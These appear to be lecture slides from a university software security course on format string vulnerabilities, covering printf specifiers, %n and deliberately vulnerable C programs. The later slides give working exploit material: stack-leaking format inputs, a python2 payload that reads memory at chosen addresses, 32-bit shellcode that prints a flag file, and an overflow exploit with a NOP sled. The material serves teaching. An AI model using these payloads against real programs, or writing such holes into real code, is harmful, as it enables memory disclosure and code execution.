CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109
Time: Monday, Wednesday 5:00PM-6:20PM

This Class

1. Format string vulnerability

Format String Vulnerability

C function with Variable Arguments

- A function where the number of arguments is not known, or is not constant, when the function is written.

- Include <stdarg.h>, which introduce a *type* **va_list**, and three *functions/macros* that operate on objects of this type, called **va_start**, **va_arg**, and **va_end.**

Variable Argument Example: average

```
#include <stdio.h>
#include <stdarg.h>

double average(int num,...) {

   va_list valist;
   double sum = 0.0;
   int i;

   va_start(valist, num);

   for (i = 0; i < num; i++) {
      sum += va_arg(valist, int);}

   va_end(valist);

   return sum/num;}

int main() {
   printf("Average of 2, 3, 4, 5 = %f\n", average(4, 2,3,4,5));
   printf("Average of 5, 10, 15 = %f\n", average(3, 5,10,15));
}
```

https://www.tutorialspoint.com/cprogramming/c_variable_arguments.htm

C++ Function Overloading code/cppol

- Function overloading is a feature in C++ where two or more functions can have the same name but different parameters.

```
#include <stdio.h>

double average(int i, int j, int k) {
   return (i + j + k) / 3;}

double average(int i, int j, int k, int l) {
   return (i + j + k + l) / 4;}

int main() {
   printf("Average of 2, 3, 4, 5 = %f\n", average(2, 3, 4, 5));
   printf("Average of 5, 10, 15 = %f\n", average(5, 10, 15));
}
```

C++ Overloading Example

```
000011ed <average>:
    11ed:       f3 0f 1e fb             endbr32
    11f1:       55                      push   %ebp
    11f2:       89 e5                   mov    %esp,%ebp
    11f4:       83 ec 38                sub    $0x38,%esp
    11f7:       e8 eb 00 00 00          call   12e7 <__x86.get_pc_thunk.ax>
    11fc:       05 d8 2d 00 00          add    $0x2dd8,%eax
    1201:       65 8b 0d 14 00 00 00    mov    %gs:0x14,%ecx
    1208:       89 4d f4                mov    %ecx,-0xc(%ebp)
    120b:       31 c9                   xor    %ecx,%ecx
    120d:       d9 ee                   fldz
    120f:       dd 5d e8                fstpl  -0x18(%ebp)
    1212:       8d 45 0c                lea    0xc(%ebp),%eax
    1215:       89 45 e0                mov    %eax,-0x20(%ebp)
    1218:       c7 45 e4 00 00 00 00    movl   $0x0,-0x1c(%ebp)
    121f:       eb 1d                   jmp    123e <average+0x51>
    1221:       8b 45 e0                mov    -0x20(%ebp),%eax
    1224:       8d 50 04                lea    0x4(%eax),%edx
    1227:       89 55 e0                mov    %edx,-0x20(%ebp)
    122a:       8b 00                   mov    (%eax),%eax
    122c:       89 45 d4                mov    %eax,-0x2c(%ebp)
    122f:       db 45 d4                fildl  -0x2c(%ebp)
    1232:       dd 45 e8                fldl   -0x18(%ebp)
    1235:       de c1                   faddp  %st,%st(1)
    1237:       dd 5d e8                fstpl  -0x18(%ebp)
    123a:       83 45 e4 01             addl   $0x1,-0x1c(%ebp)
    123e:       8b 45 e4                mov    -0x1c(%ebp),%eax
    1241:       3b 45 08                cmp    0x8(%ebp),%eax
    1244:       7c db                   jl     1221 <average+0x34>
    1246:       db 45 08                fildl  0x8(%ebp)
    1249:       dd 45 e8                fldl   -0x18(%ebp)
    124c:       de f1                   fdivp  %st,%st(1)
    124e:       8b 45 f4                mov    -0xc(%ebp),%eax
    1251:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
    1258:       74 07                   je     1261 <average+0x74>
    125a:       dd d8                   fstp   %st(0)
    125c:       e8 0f 01 00 00          call   1370 <__stack_chk_fail_local>
    1261:       c9                      leave
    1262:       c3                      ret
```

```
0000000000001149 <_Z7averageiii>:
    1149:       f3 0f 1e fa             endbr64
    114d:       55                      push   %rbp
    114e:       48 89 e5                mov    %rsp,%rbp
    1151:       89 7d fc                mov    %edi,-0x4(%rbp)
    1154:       89 75 f8                mov    %esi,-0x8(%rbp)
    1157:       89 55 f4                mov    %edx,-0xc(%rbp)
    115a:       8b 55 fc                mov    -0x4(%rbp),%edx
    115d:       8b 45 f8                mov    -0x8(%rbp),%eax
    1160:       01 c2                   add    %eax,%edx
    1162:       8b 45 f4                mov    -0xc(%rbp),%eax
    1165:       01 d0                   add    %edx,%eax
    1167:       48 63 d0                movslq %eax,%rdx
    116a:       48 69 d2 56 55 55 55    imul   $0x55555556,%rdx,%rdx
    1171:       48 c1 ea 20             shr    $0x20,%rdx
    1175:       c1 f8 1f                sar    $0x1f,%eax
    1178:       89 d1                   mov    %edx,%ecx
    117a:       29 c1                   sub    %eax,%ecx
    117c:       89 c8                   mov    %ecx,%eax
    117e:       f2 0f 2a c0             cvtsi2sd %eax,%xmm0
    1182:       5d                      pop    %rbp
    1183:       c3                      retq

0000000000001184 <_Z7averageiiii>:
    1184:       f3 0f 1e fa             endbr64
    1188:       55                      push   %rbp
    1189:       48 89 e5                mov    %rsp,%rbp
    118c:       89 7d fc                mov    %edi,-0x4(%rbp)
    118f:       89 75 f8                mov    %esi,-0x8(%rbp)
    1192:       89 55 f4                mov    %edx,-0xc(%rbp)
    1195:       89 4d f0                mov    %ecx,-0x10(%rbp)
```

Format string functions

Functionality

- used to convert simple C datatypes to a string representation
- allow to specify the format of the representation
- process the resulting string (output to stderr, stdout, syslog, ...)

How the format function works

- the format string controls the behaviour of the function
- it specifies the type of parameters that should be printed
- parameters are saved on the stack (pushed)
- saved either directly (by value), or indirectly (by reference)

The calling function

- has to know how many parameters it pushes to the stack, since it has to do the stack correction, when the format function returns

Format string function prototypes

```
PRINTF(3)                                                          Linux Programmer's Manual

NAME
       printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS
       #include <stdio.h>

       int printf(const char *format, ...);
       int fprintf(FILE *stream, const char *format, ...);
       int dprintf(int fd, const char *format, ...);
       int sprintf(char *str, const char *format, ...);
       int snprintf(char *str, size_t size, const char *format, ...);
```

The format string family

fprintf — prints to a FILE stream
printf — prints to the ‘stdout’ stream
sprintf — prints into a string
snprintf — prints into a string with length checking
vfprintf — print to a FILE stream from a va_arg structure
vprintf — prints to ‘stdout’ from a va_arg structure
vsprintf — prints to a string from a va_arg structure
vsnprintf — prints to a string with length checking from a va_arg structure

setproctitle — set argv[]
syslog — output to the syslog facility
others like err*, verr*, warn*, vwarn*

https://www.gnu.org/software/libc/manual/html_node/Error-Messages.html

What is a *Format String*?

C string (ASCII string) that contains the text to be written. It can optionally contain embedded **format specifiers** that are replaced by the values specified in subsequent additional arguments and formatted as requested.

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

% is \x25

http://www.cplusplus.com/reference/cstdio/printf/

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier

Where the *specifier character* at the end is the most significant component, since it defines the type and the interpretation of its corresponding argument:

specifier	**Output**	**Example**
d *or* i	Signed decimal integer	392
u	Unsigned decimal integer	7235
o	Unsigned octal	610
x	Unsigned hexadecimal integer	7fa
X	Unsigned hexadecimal integer (uppercase)	7FA
f	Decimal floating point, lowercase	392.65
F	Decimal floating point, uppercase	392.65
e	Scientific notation (mantissa/exponent), lowercase	3.9265e+2
E	Scientific notation (mantissa/exponent), uppercase	3.9265E+2
g	Use the shortest representation: %e or %f	392.65
G	Use the shortest representation: %E or %F	392.65
a	Hexadecimal floating point, lowercase	-0xc.90fep-2
A	Hexadecimal floating point, uppercase	-0XC.90FEP-2
c	Character	a
s	String of characters	sample
p	Pointer address	b8000000
n	Nothing printed. The corresponding argument must be a pointer to a `signed int`. The number of characters written so far is stored in the pointed location.	
%	A % followed by another % character will write a single % to the stream.	%

Specifiers

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

flags	description
-	Left-justify within the given field width; Right justification is the default (see *width* sub-specifier).
+	Forces to preceed the result with a plus or minus sign (+ or -) even for positive numbers. By default, only negative numbers are preceded with a - sign.
(space)	If no sign is going to be written, a blank space is inserted before the value.
#	Used with o, x or X specifiers the value is preceeded with 0, 0x or 0X respectively for values different than zero. Used with a, A, e, E, f, F, g or G it forces the written output to contain a decimal point even if no more digits follow. By default, if no digits follow, no decimal point is written.
0	Left-pads the number with zeroes (0) instead of spaces when padding is specified (see *width* sub-specifier).

width	description
(number)	Minimum number of characters to be printed. If the value to be printed is shorter than this number, the result is padded with blank spaces. The value is not truncated even if the result is larger.
*	The *width* is not specified in the *format* string, but as an additional integer value argument preceding the argument that has to be formatted.

.precision	description
.number	For integer specifiers (d, i, o, u, x, X): *precision* specifies the minimum number of digits to be written. If the value to be written is shorter than this number, the result is padded with leading zeros. The value is not truncated even if the result is longer. A *precision* of 0 means that no character is written for the value 0. For a, A, e, E, f and F specifiers: this is the number of digits to be printed **after** the decimal point (by default, this is 6). For g and G specifiers: This is the maximum number of significant digits to be printed. For s: this is the maximum number of characters to be printed. By default all characters are printed until the ending null character is encountered. If the period is specified without an explicit value for *precision*, 0 is assumed.
.*	The *precision* is not specified in the *format* string, but as an additional integer value argument preceding the argument that has to be formatted.

Specifiers

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
length	**d i**	**u o x X**	**f F e E g G a A**	**c**	**s**	**p**	**n**
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the c specifier: it takes an int (or wint_t) as argument, but performs the proper conversion to a char value (or a wchar_t) before formatting it for output.

Format String Examples

```
printf ("Characters: %c %c \n", 'a', 65);
printf ("Decimals: %d %ld\n", 1977, 650000L);
printf ("Preceding with blanks: %10d \n", 1977);
printf ("Preceding with zeros: %010d \n", 1977);
printf ("Some different radices: %d %x %o %#x %#o \n", 100, 100, 100, 100, 100);
printf ("floats: %4.2f %+.0e %E \n", 3.1416, 3.1416, 3.1416);
printf ("Width trick: %*d \n", 5, 10);
printf ("%s \n", "A string");
```

```
Characters: a A
Decimals: 1977 650000
Preceding with blanks:       1977
Preceding with zeros: 0000001977
Some different radices: 100 64 144 0x64 0144
floats: 3.14 +3e+000 3.141600E+000
Width trick:    10
A string
```

code/formatsn %n

```
int foo()
{
        int a = 0;
        int b = 0;
        printf("a is %d; b is %d\n", a, b);
        printf("[Changing a and b..]%n12345%n\n", &a, &b);
        printf("a is %d; b is %d\n", a, b);

        printf("[Changing a and b..]%020d %n%n\n", 50, &a, &b);
        printf("a is %d; b is %d\n", a, b);

        printf("[Changing a and b..]floats: %010.2f%n\n", 3.1416, &a);
        printf("a is %d.\n", a);

        return 0;
}
```

POSIX Extension: n$

n$

n is the number of the parameter to display using this format specifier, allowing the parameters provided to be output multiple times, using varying format specifiers or in different orders. If any single placeholder specifies a parameter, all the rest of the placeholders MUST also specify a parameter.

For example, printf("%2$d %2$#x; %1$d %1$#x",16,17) produces 17 0x11; 16 0x10

How could this go wrong? printf(user_input)!

- The format string determines how many arguments to look for.
- What if the caller does not provide the same number of the arguments? More than the function (e.g. printf) looks for? Or fewer than the function looks for?
- What if the format string is not hard-coded? The user can provide the format string.

Format string vulnerability is considered as a *programming bug*

Wrong usage - user controls the format string.

```
int func (char *user) { printf (user); }
```

Correct usage - format string is hard-coded.


```
int func (char *user) { printf ("%s", user); }
```

code/formats1

```
int vulfoo()
{
        char s[20];

        printf("What is your input?\n");
        gets(s);

        printf(s);
        return 0;
}

int main() {
        return vulfoo();
}
```

code/formats1

```
0000122d <vulfoo>:
    122d:   f3 0f 1e fb             endbr32
    1231:   55                      push   %ebp
    1232:   89 e5                   mov    %esp,%ebp
    1234:   53                      push   %ebx
    1235:   83 ec 24                sub    $0x24,%esp
    1238:   e8 f3 fe ff ff          call   1130 <__x86.get_pc_thunk.bx>
    123d:   81 c3 8f 2d 00 00       add    $0x2d8f,%ebx
    1243:   65 a1 14 00 00 00       mov    %gs:0x14,%eax
    1249:   89 45 f4                mov    %eax,-0xc(%ebp)
    124c:   31 c0                   xor    %eax,%eax
    124e:   83 ec 0c                sub    $0xc,%esp
    1251:   8d 83 3c e0 ff ff       lea    -0x1fc4(%ebx),%eax
    1257:   50                      push   %eax
    1258:   e8 73 fe ff ff          call   10d0 <puts@plt>
    125d:   83 c4 10                add    $0x10,%esp
    1260:   83 ec 0c                sub    $0xc,%esp
    1263:   8d 45 e0                lea    -0x20(%ebp),%eax
    1266:   50                      push   %eax
    1267:   e8 44 fe ff ff          call   10b0 <gets@plt>
    126c:   83 c4 10                add    $0x10,%esp
    126f:   83 ec 0c                sub    $0xc,%esp
    1272:   8d 45 e0                lea    -0x20(%ebp),%eax
    1275:   50                      push   %eax
    1276:   e8 25 fe ff ff          call   10a0 <printf@plt>
    127b:   83 c4 10                add    $0x10,%esp
    127e:   b8 00 00 00 00          mov    $0x0,%eax
    1283:   8b 55 f4                mov    -0xc(%ebp),%edx
    1286:   65 33 15 14 00 00 00            xor    %gs:0x14,%edx
    128d:   74 05                   je     1294 <vulfoo+0x67>
    128f:   e8 ac 00 00 00          call   1340 <__stack_chk_fail_local>
    1294:   8b 5d fc                mov    -0x4(%ebp),%ebx
    1297:   c9                      leave
    1298:   c3                      ret
```



What can we do?

- View part of the stack

%x.%x.%x.%x.%x.%x

%08x.%08x.%08x.%08x.%08x.%08x

- Crash the program


%s%s%s%s%s%s

code/formats2

```
char *p1 = "This is secret1!!";
char *p2 = "This is secret2!!";

int vulfoo()
{
        char tmpbuf[120];
        gets(tmpbuf);

        printf(tmpbuf);
        return 0;
}

int main() {
        printf("Secret are at %p and %p. Can you read them?\n", p1, p2);
        return vulfoo();
}
```

code/formats2

```
0000120d <vulfoo>:
    120d:   f3 0f 1e fb             endbr32
    1211:   55                      push   %ebp
    1212:   89 e5                   mov    %esp,%ebp
    1214:   53                      push   %ebx
    1215:   81 ec 84 00 00 00       sub    $0x84,%esp
    121b:   e8 f0 fe ff ff          call   1110 <__x86.get_pc_thunk.bx>
    1220:   81 c3 b0 2d 00 00       add    $0x2db0,%ebx
    1226:   65 a1 14 00 00 00       mov    %gs:0x14,%eax
    122c:   89 45 f4                mov    %eax,-0xc(%ebp)
    122f:   31 c0                   xor    %eax,%eax
    1231:   83 ec 0c                sub    $0xc,%esp
    1234:   8d 85 7c ff ff ff       lea    -0x84(%ebp),%eax
    123a:   50                      push   %eax
    123b:   e8 60 fe ff ff          call   10a0 <gets@plt>
    1240:   83 c4 10                add    $0x10,%esp
    1243:   83 ec 0c                sub    $0xc,%esp
    1246:   8d 85 7c ff ff ff       lea    -0x84(%ebp),%eax
    124c:   50                      push   %eax
    124d:   e8 3e fe ff ff          call   1090 <printf@plt>
    1252:   83 c4 10                add    $0x10,%esp
    1255:   b8 00 00 00 00          mov    $0x0,%eax
    125a:   8b 55 f4                mov    -0xc(%ebp),%edx
    125d:   65 33 15 14 00 00 00            xor    %gs:0x14,%edx
    1264:   74 05                   je     126b <vulfoo+0x5e>
    1266:   e8 a5 00 00 00          call   1310 <__stack_chk_fail_local>
    126b:   8b 5d fc                mov    -0x4(%ebp),%ebx
    126e:   c9                      leave
    126f:   c3                      ret
```



View Memory at Any Location

```
python2 -c "print
'\x08\x70\x55\x56\x1a\x70\x55\x56__%x.%x.%x.%x.%s.%s'" >
/tmp/exploit

./formats2 < /tmp/exploit
```

code/formats3 Get the flag

```
int vulfoo()
{
        char buf1[100];
        char buf2[100];

        fgets(buf2, 99, stdin);
        sprintf(buf1, buf2);
        return 0;
}

int main() {
        return vulfoo();
}
```

PRINTF(3) Linux Programmer's Manual PRINTF(3)

NAME

printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);

#include <stdarg.h>

int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vdprintf(int fd, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

Feature Test Macro Requirements for glibc (see **feature_test_macros**(7)):

snprintf(), **vsnprintf**():

```
_XOPEN_SOURCE >= 500 || _ISOC99_SOURCE ||
    || /* Glibc versions <= 2.19: */ _BSD_SOURCE
```

dprintf(), **vdprintf**():

Since glibc 2.10:


```
_POSIX_C_SOURCE >= 200809L
```

Before glibc 2.10:

```
_GNU_SOURCE
```

code/formats3

```
000011ed <vulfoo>:
    11ed:   f3 0f 1e fb             endbr32
    11f1:   55                      push   %ebp
    11f2:   89 e5                   mov    %esp,%ebp
    11f4:   53                      push   %ebx
    11f5:   81 ec d4 00 00 00       sub    $0xd4,%esp
    11fb:   e8 f0 fe ff ff          call   10f0 <__x86.get_pc_thunk.bx>
    1200:   81 c3 d0 2d 00 00       add    $0x2dd0,%ebx
    1206:   8b 83 24 00 00 00       mov    0x24(%ebx),%eax
    120c:   8b 00                   mov    (%eax),%eax
    120e:   83 ec 04                sub    $0x4,%esp
    1211:   50                      push   %eax
    1212:   6a 63                   push   $0x63
    1214:   8d 85 30 ff ff ff       lea    -0xd0(%ebp),%eax
    121a:   50                      push   %eax
    121b:   e8 60 fe ff ff          call   1080 <fgets@plt>
    1220:   83 c4 10                add    $0x10,%esp
    1223:   83 ec 08                sub    $0x8,%esp
    1226:   8d 85 30 ff ff ff       lea    -0xd0(%ebp),%eax
    122c:   50                      push   %eax
    122d:   8d 45 94                lea    -0x6c(%ebp),%eax
    1230:   50                      push   %eax
    1231:   e8 6a fe ff ff          call   10a0 <sprintf@plt>
    1236:   83 c4 10                add    $0x10,%esp
    1239:   b8 00 00 00 00          mov    $0x0,%eax
    123e:   8b 5d fc                mov    -0x4(%ebp),%ebx
    1241:   c9                      leave
    1242:   c3                      ret
```



Non-shell Shellcode 32bit printflag (No 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
push $0x67
push $0x616c662f
xor %eax, %eax
inc %eax
inc %eax
inc %eax
inc %eax
inc %eax
mov %esp, %ebx
xor %ecx, %ecx
xor %edx, %edx
int $0x80
mov %eax, %ecx
xor %esi, %esi
mov $0x101, %si
dec %si
xor %eax, %eax
mov $0xbb, %al
xor %ebx, %ebx
inc %ebx
xor %edx, %edx
int $0x80

xor %eax, %eax
inc %eax
int $0x80
```

```
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\
x40\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xf6\x
66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x
31\xd2\xcd\x80\x31\xc0\x40\xcd\x80'
```

Exploit for format3

Something like

```
python2 -c "print '%112d' + '\x??\x??\x??\x??' + '\x90'*40 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\
xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x
43\x31\xd2\xcd\x80\x31\xc0\x40\xcd\x80'  " > /tmp/exploit

cat /tmp/exploit | ./formats3
```